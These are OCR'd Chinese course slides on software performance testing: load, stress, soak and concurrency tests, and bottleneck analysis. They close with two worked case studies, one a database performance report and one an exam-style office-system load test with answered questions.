
  如：首先使用ramp-up测试确定系统支持的用户范围→该范围内不同的并发用户负载进行一系列的flat测试，更精确地确定系统的容量。

渗入测试

- 渗入测试是一种比较简单的性能测试。渗入测试所需时间较长，它使用固定数目的并发用户测试系统的总体健壮性。这些测试将会通过内存泄漏、增加的垃圾收集(GC)或系统的其他问题，显示因长时间运行而出现的任何性能降低。
- 建议运行两次测试——一次使用较低的用户负载（要在系统容量之下，以便不会出现执行队列），一次使用较高的负载（以便出现积极的执行队列）。

峰谷测试

- 兼有容量规划ramp-up测试和渗入测试的特征,目标是确定从高负载（例如系统高峰时间的负载）恢复、转为几乎空闲、然后再攀升到高负载、再降低的能力。查看系统是否显示了内存或GC性能降低的有关迹象？



系统测试

- 负载测试

  负载测试是模拟实际软件系统所承受的负载条件的系统负荷，通过不断加载（如逐渐增加模拟用户的数量）或其它加载方式来观察不同负载下系统的响应时间和数据吞吐量、系统占用的资源（如CPU、内存）等，以检验系统的行为和特性，以发现系统可能存在的性能瓶颈、内存泄漏、不能实时同步等问题。

- 负载测试的目标

  确定在各种工作负载下系统的性能。

  确定并确保系统在超出最大预期工作量的情况下仍能正常运行。

  此外，负载测试还要评估性能特征。例如，响应时间、事务处理速率和其他与时间相关的方面。

系统测试

- 强度测试（压力测试）
  - 检验系统能力的最高实际限度，是检查在系统运行环境不正常乃至发生故障的情况下，系统可以运行到何种程度的测试。
  - 进行强度测试时，让系统的运行处于资源的异常数量、异常频率和异常批量的条件下。

从本质上来说，测试者是想要破坏程序。关注这几方面：

测试压力估算、测试环境准备、问题的分析、累积效应

测试压力估算时遵循的一些准则为：

- 把输入数据速率提高一个数量级，确定输入功能将如何响应。
- 设计需要占用最大存储量或其它资源的测试用例进行测试。
- 设计出在虚拟存储管理机制中引起“颠簸”的测试用例进行测试。
- 设计出会对磁盘常驻内存的数据过度访问的测试用例进行测试。

系统测试 - 强度测试

- 测试环境
  - 测试环境包括硬件环境（服务器、客户端等）、网络环境（通信协议、带宽等）、测试程序、数据准备等。
  - 分析强度测试中易出现瓶颈处，从而有目的地调整测试环境或测试策略，使强度测试反映出软件的性能。
    - 压力稳定测试：在选定压力下，持续24小时以上进行稳定性测试。
    - 破坏性加压测试：不断加压，造成系统崩溃或让问题暴露。

系统测试 - 强度测试

- 问题分析

  强度测试常采用黑盒测试方法，测试人员难定位问题根源，所以适当的分析和详细记录十分重要：

  - 查看服务器上的进程及相应的日志文件可能立刻找到问题的关键；
  - 查看监视系统性能的日志文件，找出问题出现的关键时间，系统状态；
  - 检查测试运行参数，适当调整，重新测试，看问题能否再现；
  - 对问题进行分解、屏蔽某些因数或功能，试着重现问题。

- 累积效应

  测试中最好不要重做系统，因为这会忽略累积效应，使一些缺陷无法被发现。

系统测试 - 强度测试

- 压力测试类型
  - 并发性能测试
  - 疲劳强度测试
  - 大数据量测试

系统测试 - 强度测试

- 并发性能测试

  考察客户端应用的性能，测试的入口是客户端。

  并发性能测试的过程，是一个负载测试和压力测试的过程，即逐渐增加并发虚拟用户数负载，直到系统的瓶颈或者不能接收的性能点，通过综合分析交易执行指标、资源监控指标等来确定系统并发性能的过程。

  并发性能测试是负载压力测试中的重要内容。

  ramp-up测试

系统测试 - 强度测试

- 疲劳强度测试

  通常是采用系统稳定运行情况下能够支持的最大并发用户数或者日常运行用户数，持续执行一段时间业务，通过综合分析交易执行指标和资源监控指标来确定系统处理最大工作量强度性能的过程。

  疲劳强度测试案例制定的原则是保证系统长期不间断运行的业务量，并应该尽量去满足该条件。

  flat测试

系统测试 - 强度测试

- 大数据量测试
  - 独立的数据量测试

    针对某些系统存储、传输、统计、查询等业务进行大数据量测试。
  - 综合数据量测试

    和压力性能测试、负载性能测试、并发性能测试、疲劳性能测试相结合的综合测试方案

- 测试后的一些瓶颈分析举例

系统瓶颈分析

- 交易的响应时间如果很长，远远超过系统性能需求，表示耗费CPU的数据库操作，例如排序，执行聚合函数（如sum、min、max、count）等较多，可考虑是否有索引以及索引建立的是否合理；尽量使用简单的表联接；水平分割大表格等方法来降低该值。

- 分段排除错误。测试工具可以模拟不同的虚拟用户来单独访问Web服务器、应用服务器和数据库服务器，这样，就可以在Web端测出的响应时间减去以上各个分段测出的时间就可以知道瓶颈在哪并着手调优。

- SQLServer资源监控中指标缓存点击率（Cache Hit Ratio），该值越高越好。如果持续低于80%，应考虑增加内存。注意该参数值是从SQL Server启动后，就一直累加记数，所以运行经过一段时间后，该值将不能反映系统当前值。

系统瓶颈分析

- OS资源监控指标中的内存页交换速率（Paging rate），如果该值偶尔走高，表明当时有线程竞争内存。如果持续很高，则内存可能是瓶颈。也可能是内存访问命中率低。“Swap in rate”和“Swap out rate”也有类似的解释。

- OS资源监控指标中的CPU占用率（CPU utilization），如果该值持续超过95%，表明瓶颈是CPU。可以考虑增加一个处理器或换一个更快的处理器。合理使用的范围在70%以内。

- OS资源监控指标中的指标磁盘交换率（Disk rate），如果该参数值一直很高，表明I/O有问题。可考虑更换更快的硬盘系统、重新部署业务逻辑等，另外设置Tempdb in RAM（内存临时表空间），减低“max async IO”（最大异步IO）等措施都会降低该值。

例1：“新华社多媒体数据库 V1.0”性能测试

- 概述

  中国软件评测中心（CSTC）根据新华社技术局提出的《多媒体数据库（一期）性能测试需求》和GB/T 17544《软件包质量要求和测试》的国家标准，对“新华社多媒体数据库V1.0”进行性能测试。

- 性能测试的目的

  是模拟多用户并发访问新华社多媒体数据库，执行关键检索业务，分析系统性能。

例1：“新华社多媒体数据库 V1.0”性能测试

- **性能测试的重点**

  是针对系统并发压力负载较大的主要检索业务，进行并发测试和疲劳测试。

- **方案**

  系统采用B/S运行模式。

  并发测试设计了特定时间段内分别在中文库、英文库、图片库中进行单检索词、多检索词以及变检索式、混合检索业务等并发测试案例。

  疲劳测试案例为在中文库中并发用户数200，进行测试周期约8小时的单检索词检索。在进行并发和疲劳测试的同时，监测的测试指标包括交易处理性能以及UNIX（Linux）、Oracle、Apache资源等。

例1：“新华社多媒体数据库 V1.0”性能测试

- 测试结论：

  在新华社机房测试环境和内网测试环境中，100M带宽下，针对规定的各并发测试案例，系统能承受并发用户数为200的负载压力，最大交易数/分钟达78.73，运行基本稳定，但随着负载压力增大，系统性能有所衰减。

  系统能承受200并发用户数持续周期约8小时的疲劳压力，基本能够稳定运行。

  通过对系统UNIX（Linux）、Oracle和Apache资源的监控，系统资源能满足上述并发和疲劳性能需求，且系统硬件资源尚有较大余地。

  当并发用户数超过200时，监控到HTTP 500、connect和超时错误，且Web服务器报内存溢出错误，系统应进一步提高性能，以支持更大并发用户数。

  建议进一步优化软件系统，充分利用硬件资源，缩短交易响应时间。

例2

针对某公司办公自动化（OA）系统的负载压力测试，采用专业的负载压力测试工具来执行测试。系统采用Browse/Server 架构，服务器是一台PC Server （4 路2.7GHz 处理器，4GB 内存），安装的平台软件包括Microsoft Internet Information Server 5.0，ASP.NET，SQLServer 2000。使用2 台笔记本电脑安装测试工具模拟客户端执行“登录”业务操作。

测试目标分别为以下两个：

第一，测试系统分别在2M、4M 网络带宽下，能够支持用户登录的最大并发用户数；

第二，测试服务器的吞吐量（即：每秒可以处理的交易数），主要包括服务器CPU平均使用率达到85%时系统能够支持的最大吞吐量和服务器CPU 平均使用率达到100%时系统能够支持的最大吞吐量。

例2

本次测试的性能需求是：指标“响应时间”合理范围为0～5秒。


测试结果如下：

案例1

网络环境：2M带宽

客户端性能测试结果：


测试指标	平均值
登录响应时间	3.391秒
虚拟用户数	N/A
每秒处理完成登录的个数	11.897交易/秒



注：图中登录响应时间的纵坐标单位是0.1秒

- 服务器资源使用结果


测试指标	平均值
CPU 使用率	78%



案例 2：网络环境：4M 带宽


客户端性能测试结果

测试指标	平均值
登录响应时间	4.795 秒
虚拟用户数	N/A
每秒处理完成登录的个数	13.447 交易/秒



服务器资源使用结果

测试指标	平均值
CPU 使用率	98%



- 问1：“响应时间”（“RT”，Response Time）的概念。

  响应时间是系统完成事务执行准备后所采集的时间戳和系统完成待执行事务后所采集的时间戳之间的时间间隔，是衡量特定类型应用事务性能的重要指标，标志了用户执行一项操作大致需要多长时间。

- 问2：分析案例1的测试结果数据，指出满足系统的性能指标需求时，系统能够承受的并发用户登录的最大数量，并说明理由。

  系统能够承受的并发用户登录的最大数量为50。

  题中指出”响应时间合理范围为0～5秒。“。案例1中，登录响应时间随虚拟并发用户数增加而增长。在50个虚拟并发用户的负载下，登录响应时间达到5秒。当负载超过50个虚拟并发用户，响应时间超过5秒。所以案例1中最合理的并发用户数为50。

- 问3：分析案例1的测试结果数据，说明服务器CPU资源使用率是否合理，以及带宽是否是系统瓶颈，并陈述理由。

服务器CPU资源使用率是合理的。2M带宽是系统处理业务的瓶颈。

理由是对比“4M带宽登录”案例，4M带宽下，系统每秒处理完成的登录个数固定在13.5个左右，登录响应时间随虚拟用户数增加而增长。在60个虚拟用户的压力下，登录响应时间在4.2秒左右。在80个虚拟用户的压力下，登录响应时间＞5秒，所以在合理登录响应时间（5秒）内预计同时登录用户数是70左右。服务器CPU使用率成为系统处理的瓶颈。说明随着带宽的提高，系统的处理能力进一步提高，同时高吞吐量造成了系统资源的紧张，带来了新的系统性能瓶颈。

- 问4：分析案例2的测试结果数据，说明服务器CPU资源使用率是否合理，以及增加带宽是否是提高系统性能的有效方法，并陈述理由。

  服务器CPU资源使用率不合理，其平均值超过85%。

  4M带宽的网络测试环境与2M带宽的网络测试环境相比，带来了新的系统瓶颈（CPU资源使用率平均值超过85%），所以增加带宽不是提高系统性能的有效方法。

  在此基础上，继续提高带宽，系统的处理能力将进一步提高，高的处理能力会使服务器的资源瓶颈进一步加重，带来更加严重的后果。

- 问5：论述CPU使用率成为系统性能瓶颈时，如何制定解决方案？论述网络带宽成为系统性能瓶颈时，如何制定解决方案？

  当CPU资源使用成为系统瓶颈时的解决方案可以概括为：

  1. 增加CPU的个数；
  2. 提高CPU的主频；
  3. 将web服务器与数据库服务器分开部署；
  4. 调整软件的设计与开发；

  当带宽成为系统瓶颈时的解决方案可以概括为：

  1. 增加带宽；
  2. 压缩传输数据。

安全性测试，可靠性

